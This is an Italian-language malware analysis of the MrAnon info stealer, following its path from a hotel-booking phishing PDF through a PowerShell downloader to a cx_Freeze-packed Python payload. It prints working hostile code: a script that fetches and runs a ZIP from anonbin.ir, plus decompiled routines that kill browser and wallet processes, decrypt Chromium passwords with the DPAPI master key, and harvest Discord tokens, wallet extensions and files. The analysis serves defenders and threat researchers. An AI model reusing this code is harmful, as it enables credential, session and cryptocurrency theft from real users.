



Analisi completa Stealer MrAnon

FortiGuard Labs ha recentemente identificato una campagna di phishing via e-mail che utilizza informazioni di prenotazione alberghiere ingannevoli al fine di indurre le vittime a fare clic su un file PDF dannoso.


Il PDF scarica un file eseguibile .NET creato con PowerGUI e, successivamente, esegue uno script PowerShell per scaricare lo stage, noto come **MrAnon Stealer**. Questo malware è un *info stealer* basato su Python3 e compresso con cx-Freeze con l'intento di eludere il rilevamento da parte dei sistemi antimalware. MrAnon Stealer ruba le credenziali utente, le informazioni di sistema, le sessioni del browser e le estensioni di criptovaluta dalle sue vittime. La Figura 1 illustra il flusso di attacco.



L'attaccante, mascherato da azienda che cerca di prenotare camere d'albergo, invia un'e-mail di phishing con oggetto **"December Room Availability Query"**. Il corpo contiene dettagli fasulli di prenotazione alberghiera per le festività natalizie.



Il file PDF allegato presenta un finto messaggio di Adobe Flash Player il quale nasconde un collegamento al downloader nascosto nell'oggetto stream del suddetto file.



```

obj 28 0
Containing /ObjStm: 1 0
Type: /Action
Referencing:
<<
/Type /Action
/S /URI
/URI (hxxps[:]//anonbin[.]ir/track_download.php?file=adobe.exe)
>>

```

Con questa tecnica l'attaccante invoglia l'utente a scaricare il file **adobe.exe** (8B71525CA378463784CE2D81A8371714580C58F0D305A2AA4630DC964C8C0EE0) dalla URL **https[:]//anonbin[.]ir/track_download.php?file=adobe.exe**.

```

PS C:\Users\... \Desktop> Get-FileHash -Algorithm SHA256 D:\AnalisiMalware\MrAnon\adobe.exe.bin
Algorithm      Hash
-----
SHA256         8B71525CA378463784CE2D81A8371714580C58F0D305A2AA4630DC964C8C0EE0
Path
D:\AnalisiMalware\MrAnon\adobe.exe.bin

```

Da una prima analisi statica dell'eseguibile, in particolare modo analizzandone la struttura e le stringhe, è emerso che quest'ultimo risulta compilato in data 14/11/2023 (recente). Inoltre le stringhe mostrano riferimenti al **PowerGui Script Editor** ed alla sua libreria **ScriptRunner.dll**.

| | | |
|---|---|---|
| x | - | http://community-downloads.quest.com/powergui/update.xml |
| x | - | http://powergui.org/downloads.jsps |

Queste componenti consentono ad uno sviluppatore di trasformare uno script PowerShell in un file eseguibile (come nel caso di **adobe.exe**).

Analizzando le risorse del file in questione appaiono immediatamente visibili alcuni parametri di PowerShell e riferimenti ad alcuni file (**down2.ps1** e **Scripts.zip**).

```

// 0x00019A40: PowerShell.ExecutionPolicy = "Bypass"
// 0x00019A48: PowerShell.InputFormat = ""
// 0x00019A4A: PowerShell.NoExit = False
// 0x00019A4C: PowerShell.NoLogo = False
// 0x00019A50: PowerShell.NonInteractive = True
// 0x00019A4E: PowerShell.NoProfile = False
// 0x00019A52: PowerShell.OutputFormat = ""
// 0x00019A54: PowerShell.Sta = True
// 0x00019A56: PowerShell.WindowStyle = "Hidden"
// 0x00019A5E: PowerShellVersion = "3.0"
// 0x00019A63: ScriptRunner.dll = 77824 bytes
// 0x0002CA68: ScriptRunnerSettings.AsService = False
// 0x0002CA6A: ScriptRunnerSettings.FileName = "down2.ps1"
// 0x0002CA75: ScriptRunnerSettings.Protect = False
// 0x0002CA77: ScriptRunnerSettings.ShowConsole = False
// 0x0002CA79: Scripts.zip = 2348 bytes
// 0x0002D3AA: Service.Account = "LocalService"
// 0x0002D3B8: Service.DependOn = (Raccolta)
// 0x0002D485: Service.Description = ""
// 0x0002D487: Service.DisplayName = ""
// 0x0002D489: Service.Name = ""
// 0x0002D48B: Service.Path = ""
// 0x0002D48D: Service.StartType = "Automatic"
// 0x0002D498: Service.UserName = ""

```

Dall'estrazione del file **Scripts.zip** si ottiene il file **down2.ps1** originario. Il codice PowerShell crea un oggetto **Form** inizializzando le diverse componenti. Successivamente associa all'oggetto una funzione evento attivata al caricamento di quest'ultimo.

```

28 # Form Load event
29 $form.Add_Load({
30     try {
31         # Define the URL for the ZIP file
32         $zipFileUrl = "https://anonbin.ir/uploads/Ads-Pro-V6-Free-Trail%20(1).zip"
33
34         # Create temporary directory for download
35         $tempPath = [System.IO.Path]::GetTempPath()
36         $tempZipFile = [System.IO.Path]::Combine($tempPath, "downloadedFile.zip")
37         $extractPath = [System.IO.Path]::Combine($tempPath, "extractedFiles")
38
39         Update-Status "Starting download..." 0
40
41         # Download the ZIP file
42         $webClient = New-Object System.Net.WebClient
43         $webClient.DownloadFile($zipFileUrl, $tempZipFile)
44
45         Update-Status "Download Complete" 50
46
47         # Extract the ZIP file
48         Expand-Archive -LiteralPath $tempZipFile -DestinationPath $extractPath
49
50         Update-Status "Extraction Complete" 75
51
52         # Find executable in the extracted directory
53         $executable = Get-ChildItem -Path $extractPath -Filter *.exe | Select-Object -First 1
54
55         if ($executable -ne $null) {
56             # Run the executable
57             Start-Process $executable.FullName
58             Update-Status "Not Run: $($executable.Name)" 100
59         } else {
60             Update-Status "No executable file found in ZIP" 100
61         }
62     } catch {
63         $errorMessage = $_.Exception.Message
64         Update-Status "Error: $errorMessage" 0
65     }
66 })
67

```

Il codice in figura è suddiviso in 3 parti definite dalle percentuali di completamento 50,75 e 100.

Nella prima parte viene scaricato un file zip dalla URL **https://anonbin.ir/uploads/Ads-Pro-V6-Free-Trail%20(1).zip**

(075E40BE20B4BC5826AA0B031C0BA8355711C66C947BBBAF926B92EDB2844CB0) e salvato al percorso **%TEMP%\downloadedFile.zip** (riga 43).

```

PS C:\Users\...\Desktop> Get-FileHash -Algorithm SHA256 "D:\AnalisiMalware\MrAnon\Ads-Pro-V6-Free-Trail (1).zip"

```

| Algorithm | Hash | Path |
|-----------|--|--|
| SHA256 | 075E40BE20B4BC5826AA0B031C0BA8355711C66C947BBBAF926B92EDB2844CB0 | D:\AnalisiMalware\MrAnon\Ads-Pro-V6-Free-Trail (1).zip |

Nella seconda parte viene effettuata l'estrazione dei file al percorso **%TEMP%\extractedFiles** (riga 48).

Nell'ultima parte viene iterata la directory **extractedFiles** alla ricerca di un file eseguibile con estensione **.exe** (riga 53). Una volta trovato il file viene eseguito con il cmdlet **Start-Process** (riga 57).

Di seguito l'alberatura radice del contenuto della directory **extractedFiles**:

```

PS C:\Users\...\Desktop> ls D:\AnalisiMalware\MrAnon\extractedFiles

```

Directory: D:\AnalisiMalware\MrAnon\extractedFiles

| Mode | LastWriteTime | Length | Name |
|-------|------------------|---------|---------------|
| d---- | 12/12/2023 08:55 | | lib |
| -a--- | 22/11/2023 23:13 | 93184 | python.exe |
| -a--- | 04/10/2021 19:12 | 61680 | python3.dll |
| -a--- | 04/10/2021 19:12 | 4450544 | python310.dll |

Analizzando il file **python.exe** (0EFBA3964F4B760965E94B4D1A597E6CD16241B8C8BF77A664D6216D1420B312) si evince immediatamente che quest'ultimo è uno script Python (come suggerito anche dal nome) compilato utilizzando **cx_Freeze**.

| | | | | | | |
|----|------------|---|---|---|---|--|
| 21 | .text00... | - | - | - | - | Cx_Freeze Fatal Error |
| 44 | .text00... | - | - | - | - | Cannot create context message string object. |
| 13 | .text00... | - | - | - | - | Exception: %s |
| 22 | .text00... | - | - | - | - | Original Exception: %s |
| 35 | .text00... | - | - | - | - | Cannot create format string object. |
| 32 | .text00... | - | - | - | - | Cannot create format args tuple. |
| 31 | .text00... | - | - | - | - | Cannot format exception values. |
| 62 | .text00... | - | - | - | - | Cx_Freeze: Python error in main script (traceback unavailable) |
| 36 | .text00... | - | - | - | - | Cannot create caption string object. |
| 7 | .text00... | - | - | - | - | caption |
| 33 | .text00... | - | - | - | - | Cx_Freeze: Application Terminated |
| 4 | .text00... | - | - | - | - | code |

All'interno della directory **lib/** è presente il file **library.zip**. Tale file compresso contiene i Python compilati costituenti l'ultimo stage del malware (cioè l'InfoStealer vero e proprio).

```

4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
60648 Oct 4 2021 asyncio.pyd
80112 Oct 4 2021 bz2.pyd
4096 Dec 12 08:55 libcrypto-1_1.dll
181248 Nov 20 23:16 cffi backend.cp310-win_amd64.pyd
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
120048 Oct 4 2021 ctypes.pyd
30960 Oct 4 2021 ctypes_test.pyd
4096 Dec 12 08:55 libcrypto-1_1.dll
247528 Oct 4 2021 decimal.pyd
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
122880 Oct 4 2021 elementtree.pyd
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
59112 Oct 4 2021 hashlib.pyd
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll
3429624 Oct 4 2021 libcrypto-1_1.dll
32792 Oct 4 2021 libcrypto-1_1.dll
1405548 Nov 22 23:14 library.zip
695032 Oct 4 2021 libcrypto-1_1.dll
4096 Dec 12 08:55 libcrypto-1_1.dll

```

Dall'archivio estratto è stato individuato il file **ctstgversion__main__.pyc** e successivamente decompilato utilizzando il software **pycdc** (<https://github.com/zrax/pycdc>).

```

4096 Dec 12 09:35 abc.pyc
4096 Dec 15 11:54 abc.pyc
6796 Oct 4 2021 aix_support.pyc
2923 Oct 4 2021 argparse.pyc
62054 Oct 4 2021 ast.pyc
55662 Oct 4 2021 base64.pyc
17211 Oct 4 2021 bdb.pyc
25637 Oct 4 2021 bisect.pyc
2629 Oct 4 2021 bootstrap.pyc
2335 Oct 4 2021 bootstrap.pyc
348 Nov 22 23:13 BUILD_CONSTANTS.pyc
11054 Oct 4 2021 bz2.pyc
26333 Oct 4 2021 calendar.pyc
4096 Dec 12 09:35 cffi backend.cp310-win_amd64.pyd
4096 Dec 12 09:35 cffi backend.cp310-win_amd64.pyd
26776 Oct 4 2021 cgi.pyc
4096 Dec 12 09:35 cffi backend.cp310-win_amd64.pyd
12751 Oct 4 2021 cmd.pyc
33234 Oct 4 2021 codecs.pyc
6662 Oct 4 2021 codeop.pyc
10000 Oct 4 2021 code.pyc
32863 Oct 4 2021 collections_abc.pyc
3386 Oct 4 2021 colors.pyc
5913 Oct 4 2021 compat_pickle.pyc
12784 Oct 4 2021 compileall.pyc
4554 Oct 4 2021 compression.pyc
45529 Oct 4 2021 configparser.pyc
20954 Oct 4 2021 contextlib.pyc
287 Oct 4 2021 contextvars.pyc
7030 Oct 4 2021 copy.pyc
4729 Oct 4 2021 copyreg.pyc
4096 Dec 12 09:35 cffi backend.cp310-win_amd64.pyd
702 Nov 3 10:13 ctstgversion__init__.pyc
42632 Nov 22 23:13 ctstgversion__main__.pyc
11846 Oct 4 2021 csv.pyc

```

Si riportano di seguito le azioni principali del codice Python:

- Come azione preliminare il malware termina alcuni processi se vengono trovati in esecuzione. Questa azione è fondamentale in quanto il malware andrà ad agire sui file di configurazione di tali processi i quali potrebbero inibire l'accesso a quest'ultimi.

```

process_names = ['ArmoryQt.exe',
                 'Atomic Wallet.exe',
                 'brave.exe',
                 'bybitcoin-gui.exe',
                 'chrome.exe',
                 'Coinomi.exe',
                 'Discord.exe',
                 'DiscordCanary.exe',
                 'Element.exe',
                 'Exodus.exe',
                 'firefox.exe',
                 'Guarda.exe',
                 'HeePassic.exe',
                 'HardVPN.exe',
                 'OpenVPNConnect.exe',
                 'seamonkey.exe',
                 'Signal.exe',
                 'Telegram.exe',
                 'filezilla.exe',
                 'filezilla-server-gui.exe',
                 'hempstac-proxy.exe',
                 'nordvpn.exe',
                 'nordvpn-service.exe',
                 'opera.exe',
                 'steam.exe',
                 'walletd.exe',
                 'waterfox.exe',
                 'yandex.exe']

# Chiude i processi nella lista precedente se sono in esecuzione sul sistema
for process in psutil.process_iter():
    if process.name().lower() in [name.lower() for name in process_names]:
        try:
            process.terminate()
        except psutil.AccessDenied:
            pass
        except Exception:
            pass

```

- Effettua uno screenshot del Desktop salvando il relativo file immagine al percorso %TEMP% e nominandolo **screenshot([username]).png**.

```

try:
    screenshot = ImageGrab.grab()
    screenshot_path = os.path.join(csTMP, f'screenshot({csUN}).png')
    screenshot.save(screenshot_path, 'png', optimize=True, compression_level=9)
except Exception as e:
    print(f'error capturing screenshot: {e}')

```

- Verifica se sul sistema risultano installati alcuni Browser. La particella “**ch**” nel nome dell’oggetto **ch_browser** si riferisce al fatto che tutti i browser in elenco utilizzano il motore di rendering Chromium.

```

ch_browsers = {
    '7Star': csLCL + '\\7Star\\7Star\\User Data',
    'Amigo': csLCL + '\\Amigo\\User Data',
    'Brave': csLCL + '\\BraveSoftware\\Brave-Browser\\User Data',
    'Cent Browser': csLCL + '\\CentBrowser\\User Data',
    'Chrome Canary': csLCL + '\\Google\\Chrome SxS\\User Data',
    'Epic Privacy Browser': csLCL + '\\Epic Privacy Browser\\User Data',
    'Google Chrome': csLCL + '\\Google\\Chrome\\User Data',
    'Iridium': csLCL + '\\Iridium\\User Data',
    'Kometa': csLCL + '\\Kometa\\User Data',
    'Microsoft Edge': csLCL + '\\Microsoft\\Edge\\User Data',
    'Opera': csLCL + '\\Opera Software\\Opera Stable',
    'Opera GX': csLCL + '\\Opera Software\\Opera GX Stable',
    'Orbitum': csLCL + '\\Orbitum\\User Data',
    'Sputnik': csLCL + '\\Sputnik\\Sputnik\\User Data',
    'Torch': csLCL + '\\Torch\\User Data',
    'Uran': csLCL + '\\uCozMedia\\Uran\\User Data',
    'Vivaldi': csLCL + '\\Vivaldi\\User Data',
    'Yandex': csLCL + '\\Yandex\\YandexBrowser\\User Data'
}

```

- Verifica se sul sistema risultano installati altri browser i quali utilizzano come motore di rendering Gecko (particella **gck** nel nome della funzione **get_gck_basepath**).

```

ff_basepath = get_gck_basepath('Firefox')
pm_basepath = get_gck_basepath('Pale Moon')
sm_basepath = get_gck_basepath('SeaMonkey')
wf_basepath = get_gck_basepath('Waterfox')

```

La distinzione è importante in quanto tra le due tipologie cambiano le modalità di decrittazione dei dati cifrati. Gecko, infatti, per le operazioni di crittografia utilizza la libreria nss3.dll (come mostrato in figura).

```

def gck_initialization():
    ff_nsslib_paths = ['C:\\Program Files\\Mozilla Firefox\\nss3.dll', 'C:\\Program Files (x86)\\Mozilla Firefox\\nss3.dll']
    pm_nsslib_paths = ['C:\\Program Files\\Pale Moon\\nss3.dll', 'C:\\Program Files (x86)\\Pale Moon\\nss3.dll']
    sm_nsslib_paths = ['C:\\Program Files\\SeaMonkey\\nss3.dll', 'C:\\Program Files (x86)\\SeaMonkey\\nss3.dll']
    wf_nsslib_paths = ['C:\\Program Files\\Waterfox\\nss3.dll', 'C:\\Program Files (x86)\\Waterfox\\nss3.dll']

```

- Per ognuno dei browser individuati nelle due tipologie recupera per ogni profilo utente le seguenti informazioni: credenziali salvate, cookie di sessione ed informazioni sulle carte di credito salvate. In particolar modo si riportano alcuni dettagli relativi all’algoritmo di decrypt utilizzato per ottenere tali dati.

- Legge il file “**Local State**” dal profilo utente in esame; recupera il valore di “**encrypted_key**” decodificandolo dal base64 e, successivamente, ottiene la **master_key** decrittandolo con la funzione **CryptUnprotectedData** del modulo win32crypto.

```
def get_ch_master_key(path):
    c = None
    os_crypt = None

    try:
        f = open(os.path.join(path, 'Local State'), "r", encoding='utf-8')
        c = f.read()
    except FileNotFoundError:
        os_crypt = None

    if 'os_crypt' not in c:
        os_crypt = None
    else:
        try:
            local_state = json.loads(c)
            ch_master_key = base64.b64decode(local_state['os_crypt']['encrypted_key'])
            ch_master_key = ch_master_key[5:]
            ch_master_key = CryptUnprotectData(ch_master_key, None, None, None, 0)

            os_crypt = ch_master_key
        except Exception:
            os_crypt = None

    return os_crypt
```

- La master_key ottenuta viene utilizzata come chiave simmetrica per decrittare tutti i dati da recuperare.

```
def decrypt_ch_password(buff, ch_master_key):
    try:
        starts = buff.decode('utf8', 'ignore')[:3]

        if starts == 'v10' or starts == 'v11':
            iv = buff[3:15]
            payload = buff[15:-16]
            cipher = AES.new(ch_master_key[1], AES.MODE_GCM, iv)
            decrypted_pass = cipher.decrypt(payload)
            decrypted_pass = decrypted_pass.decode('utf8', 'ignore')
            return decrypted_pass
    except (UnicodeDecodeError, ValueError, IndexError):
        return None
    except Exception:
        return None
```

- Verifica da un determinato elenco, e nel caso preleva, se sul sistema sono presenti token di sessione relativi a **Discord**. Questi token risultano utili al fine di recuperare altre informazioni sensibili dell'utente malcapitato quali: numero di telefono, email, informazioni di autenticazione a multi fattore e l'username utilizzato in Discord. Le informazioni vengono ottenute i token recuperati e le API discord al link <https://discord.com/api/v9/users/@me>.

```
dc_token_paths = {}
dc_token_paths['Discord'] = csRMING + '\\discord'
dc_token_paths['Discord Canary'] = csRMING + '\\discordcanary'
dc_token_paths['Lightcord'] = csRMING + '\\lightcord'
dc_token_paths['Discord PTB'] = csRMING + '\\discordptb'
dc_token_paths['7Star'] = csLCL + '\\7Star\\User Data'
dc_token_paths['Amigo'] = csLCL + '\\Amigo\\User Data'
dc_token_paths['Brave'] = csLCL + '\\BraveSoftware\\Brave-Browser\\User Data'
dc_token_paths['Cent Browser'] = csLCL + '\\CentBrowser\\User Data'
dc_token_paths['Chrome Canary'] = csLCL + '\\Google\\Chrome SxS\\User Data'
dc_token_paths['Epic Privacy Browser'] = csLCL + '\\Epic Privacy Browser\\User Data'
dc_token_paths['Google Chrome'] = csLCL + '\\Google\\Chrome\\User Data'
dc_token_paths['Iridium'] = csLCL + '\\Iridium\\User Data'
dc_token_paths['Kometa'] = csLCL + '\\Kometa\\User Data'
dc_token_paths['Microsoft Edge'] = csLCL + '\\Microsoft\\Edge\\User Data'
dc_token_paths['Opera'] = csRMING + '\\Opera Software\\Opera Stable'
dc_token_paths['Opera GX'] = csRMING + '\\Opera Software\\Opera GX Stable'
dc_token_paths['Orbitum'] = csLCL + '\\Orbitum\\User Data'
dc_token_paths['Sputnik'] = csLCL + '\\Sputnik\\Sputnik\\User Data'
dc_token_paths['Torch'] = csLCL + '\\Torch\\User Data'
dc_token_paths['Uran'] = csLCL + '\\uCozMedia\\Uran\\User Data'
dc_token_paths['Vivaldi'] = csLCL + '\\Vivaldi\\User Data'
dc_token_paths['Yandex'] = csLCL + '\\Yandex\\YandexBrowser\\User Data'
```

- Verifica e preleva informazioni da estensioni e browser wallet per Google Chrome, Microsoft Edge, Opera e Opera GX. Di seguito l'elenco delle estensioni cercate:

| Stringa Estensione | Nome |
|----------------------------------|---------------|
| bhghoamapcdpbohphigooaddinpkbai | Authenticator |
| gaedmjdfmmahhbjefcbgaolhhanlaolb | Authy |
| nngceckbapebfimnlniiiahkandclblb | Bitwarden |

| | |
|----------------------------------|-------------------------|
| oeljdldpnmdbchonieligobddffflal | EOS Authenticator |
| ilgcnhelphcnceeiipijaljkblbcobl | GAAuth Authenticator |
| bfmglfdehkodoiinbclgoppembjfgjkj | KeePassHelper |
| fmhmiaejopepamlcjknpcgpdjichnecm | KeePass Tusk |
| oboonaemofpalcgghocfoadofidjkkk | KeePassXC |
| pdffhmdngciaglkoonimfcmckehcpafo | KeePassXC |
| fiedbfgcleddlbcmgdigjgdfcgjcion | Microsoft Autofill |
| fjoaledfpmneenckfbpdfhkmimnjocfa | NordVPN |
| jplgfhpmjnbigmhklmmbgecoobifkmpa | Proton VPN |
| imloifkgjagghnncjkhggdhalmcnfklk | Trezor Password Manager |
| ibnejdfjmmkpcnlpebklnmkoeiohofec | Tron Link |

Di seguito l'elenco dei browser Wallet:

| Stringa Estensione | Nome Wallet |
|------------------------------------|-----------------------|
| iopigoikekfcpcajklcdlokheickhpc | Aergo Connect |
| fhilaheimglignddkjgofkcbgekhenbh | Atomic Crypto Wallett |
| cnmamaachppnkgnilpdmkaakejnhae | Auro Wallett |
| aodkkagnadcbobfpggfnjeongemjbja | BOLT X |
| fhbohimaelbohpbjbbldcngcnapndodjp | Binance Wallet |
| okejhknhopdbemmfefjglkdfdhpfmflg | BitKeep |
| bopcbmipnjdcdfllfgjdgdjejmgoaab | BlockWallet |
| jnlgamecbpmbajjfhmmmlhejkemejdma | Bravoos Wallet |
| nhnkbkgjkgcigadomkphalanndcapjk | CLV Wallet |
| aeachknmefphepcionboohckonoeemg | Coin98 Wallet |
| hnfanknocfeofbddgcijnmhnfnkdnaad | Coinbase Wallet |
| dkdedlpgdmmkkfjabffeganieamfkkm | Cyano Wallet |
| cgeeodpfagjceefielmdfphplkenlfk | EVER Wallets |
| kkpllkodjeloidieedojoacfhpaihoh | EVER Wallets |
| dgcgofdhddbmmpolmgcdofiohgklpkk | Enkrypt |
| kmhchipebfmipgmihbkipmijlmmioameka | Eternl |
| aholpfdialjgjfhomihkjbmjgidlcnno | Exodus |
| ebfidpplhabeedpnjhjnobghokpiioolj | Fewcha Move Wallet |
| cjmknjdjhagcfbpiemnkdpomccnjbimj | Finnie |
| bgpipimickeadkjklgciifhnalhdjhe | GeroWallet |
| jnkelfanjkedonecabehalmibgpfodjm | Goby |
| hpglfhgfnhbpgjdenjgmdgoeiappafln | Guarda |
| cnncmdhjapckmjmkaafchppbnpnhdmon | HAVAH Wallet |
| gjagmgiddbbciopjhllkdnddhcglnemk | Hashpak |
| flpiciilemghbmfalicaajoolhikkenfel | ICONex |
| cjelfplplebdjjenllpjcbimjkfcffne | Jaxx Liberty |
| hcfllpincpppdclinealmandijcmnkbgn | KHC |
| pdadjkfkfgcafgbceimcpbkalfnepbnk | KardiaChain Wallet |
| lpilbniabackdjcionkobglmddfbcjo | Keeper Wallet |
| dmkamcknogkgcdfhbbddcgachkejeap | Keplr |
| aijcbedoiimgnlmjeegjaglmepbmkpi | Leap Terra Wallet |
| kpfopkelmapcoipemfendmdcghnegimn | Liquidity Wallet |
| nlbmnijnclnegkjjpcfjclmcfggfefdmd | MEW CX |
| gcbjmdjijjpfkpbgdkaojpmaninaion | MadWallet |
| efbglgofoipbgcjepnhiblaibcnclgk | Martian Wallet |
| afbcbjpbpfadlkmhmclhkeeodmamcflic | Math Wallet |

| | |
|-----------------------------------|------------------------|
| dfeccadlilpndjjohbjdblepmejahlmm | Math Wallet |
| kfocnlddfahihloalinnfbnfmpojkmhl | Meta Wallet |
| nkbihfbeogaeaoehlefnkodbefgpgknn | MetaMask |
| ejbalbakoplchlghcedalmeeeajnimhm | MetaMask |
| djclckkgglechooblngghdinmeemkbgci | MetaMask |
| dngmblcodfobpdpecaadgfbcgjfnm | MultiversX DeFi Wallet |
| lpfcbjknijpeeillifnkikgncikgfhdo | Nami |
| cphhlmggameodnhkjdmkpanlelnlohao | NeoLine |
| jbdacoeiiniimjbjlgalhcelgbejmnid | Nifty Wallet |
| mcohilncbfahbmgdjkbpemcciolgcge | OKX Wallet |
| kmpdhnilpmdiejikjdnlbcnmnabepfgkh | OsmWallet |
| mgffkfbidihjpoaomajlbgchddlicgpn | Pali Wallet |
| eijladinnckdgmemekebdpeokbikhfci | Petra Aptos Wallet |
| bfnaelmomeimhlpmgjnjoiphpkkoljpa | Phantom |
| bjnlkgkghpnjgkonekahiadjmjgpmidak | Polygon Wallet |
| jojhfeodkpgklbfimdfabpdfjaoolaf | Polymesh Wallet |
| phkbamefinggmakgklpklijmgibohnba | Pontem Aptos Wallet |
| acmacodkjbdgmoleebolmdjonilkdbch | Rabby |
| fnjhmkhmhmbjkkabndcnnogagobneec | Ronin Wallet |
| kjmoohlgokccodicjfebfomlbgfghk | Ronin Wallet |
| lgmpcpplngdoalbgeoldeajfclnhafa | SafePal Wallet |
| apenkfbpbmhihehmihndmmcdanacolnh | SafePal Wallet |
| epapihdplajcdnnkdeiahlgigofloibg | Sender Wallet |
| bhhhlbepdkbapadjdnnojkbgioiodbic | Solfare Wallet |
| aiifbnfbobpmeekipheeijimdpnlpgpp | Station Wallet |
| opcgpfmipidbgpenhmajoajpbobppdil | Sui Wallet |
| eajafomhmkipbjmfmhebemolkcicgfmmd | Tally Ho |
| ookjlbkiijinhpmnjffcofjonbfbgaoc | Temple |
| mnfifekajgofkckjemidiaecocnkjeh | TezBox |
| pnndplcbkakcplkjnlgbkdgjikjednm | Tronium |
| egjidjbpglichdcondcbdbnbeppgdph | Trust Wallet |
| ibljocddagjghmlpgihahamcghfggcjc | Virgo Wallet |
| fkhebcilafocjhnlcngogekljmlgdhd | WAGMIswap.io Wallet |
| amkmjjmmfddogmhpjloimipbofnfjih | Wombat |
| hmeobnfnfcmddkcmblgagmfpfboieaf | XDEFI Wallet |
| ffnbelfdoeiohenkjibnmadjiehjhajb | Yoroi |
| kncchdigobghenbbaddojinnaogfppfj | iWallet |

- Preleva informazioni da un'ulteriore serie di applicativi suddivisi per le seguenti categorie:
 - **Desktop Wallets:** Exodus, Bitcoin Armory, Coinomi Wallet, Atomic Wallet, Guarda, Bytecoin Wallet;
 - **Messenger:** Discord Canary, Element, Telegram Desktop;
 - **Gaming:** Steam;
 - **VPN Clients:** NordVPN, Proton VPN, Open VPN Connect;
 - **Others:** Filezilla, Filezilla Server.


```
fixed_paths = {}
fixed_paths.update({'$RMING\\Exodus\\exodus.wallet': {'category': 'Desktop Wallets', 'archive_name': 'Exodus'}})
fixed_paths.update({'$RMING\\Armory': {'category': 'Desktop Wallets', 'archive_name': 'Bitcoin Armory'}})
fixed_paths.update({'$CLCL\\$Coinomi\\Coinomi\\wallets': {'category': 'Desktop Wallets', 'archive_name': 'Coinomi Wallet'}})
fixed_paths.update({'$RMING\\Atomic\\Local Storage\\leveldb': {'category': 'Desktop Wallets', 'archive_name': 'Atomic Wallet'}})
fixed_paths.update({'$RMING\\Guarda\\Local Storage\\leveldb': {'category': 'Desktop Wallets', 'archive_name': 'Guarda'}})
fixed_paths.update({'$RMING\\bytecoin': {'category': 'Desktop Wallets', 'archive_name': 'Bytecoin Wallet'}})
fixed_paths.update({'$RMING\\Discord\\Local Storage\\leveldb': {'category': 'Messenger', 'archive_name': 'Discord Canary'}})
fixed_paths.update({'$RMING\\Element\\Local Storage\\leveldb': {'category': 'Messenger', 'archive_name': 'Element'}})
fixed_paths.update({'$RMING\\Telegram Desktop\\tdata': {'category': 'Messenger', 'archive_name': 'Telegram Desktop'}})
fixed_paths.update({'$PFK86\\Steam\\config': {'category': 'Gaming', 'archive_name': 'Steam'}})
fixed_paths.update({'$CLCL\\NordVPN': {'category': 'VPN Clients', 'archive_name': 'NordVPN'}})
fixed_paths.update({'$CLCL\\ProtonVPN': {'category': 'VPN Clients', 'archive_name': 'Proton VPN'}})
fixed_paths.update({'$RMING\\OpenVPN Connect\\Local Storage\\leveldb': {'category': 'VPN Clients', 'archive_name': 'OpenVPN Connect'}})
fixed_paths.update({'$RMING\\FileZilla': {'category': 'Others', 'archive_name': 'FileZilla'}})
fixed_paths.update({'$CLCL\\FileZilla-server-gui': {'category': 'Others', 'archive_name': 'FileZilla Server'}})
```

- Come ultima operazione di collezione, scansiona il disco alla ricerca di file di possibile interesse. I file collezionati devono rispettare determinate caratteristiche:
 - Non superare i 500 MB

```
#Se la dimensione supera i 500MB
if os.path.getsize(file_path) > max_file_size:
    continue
```



- Avere una delle seguenti estensioni: '.7z', '.bmp', '.conf', '.csv', '.dat', '.db', '.doc', '.jpeg', '.jpg', '.kdbx', '.key', '.odt', '.ovpn', '.pdf', '.png', '.rar', '.rdp', '.rtf', '.sql', '.tar', '.txt', '.wallet', '.xls', '.xlsx', '.xml', '.zip'.

```
csLST = ['.7z', '.bmp', '.conf', '.csv', '.dat', '.db', '.doc', '.jpeg', '.jpg', '.kdbx', '.key', '.odt', '.ovpn', '.pdf', '.png', '.rar', '.rdp', '.rtf', '.sql', '.tar', '.txt', '.wallet', '.xls', '.xlsx', '.xml', '.zip']
```



- Contenere nel nome una delle seguenti parole:

[illegible]

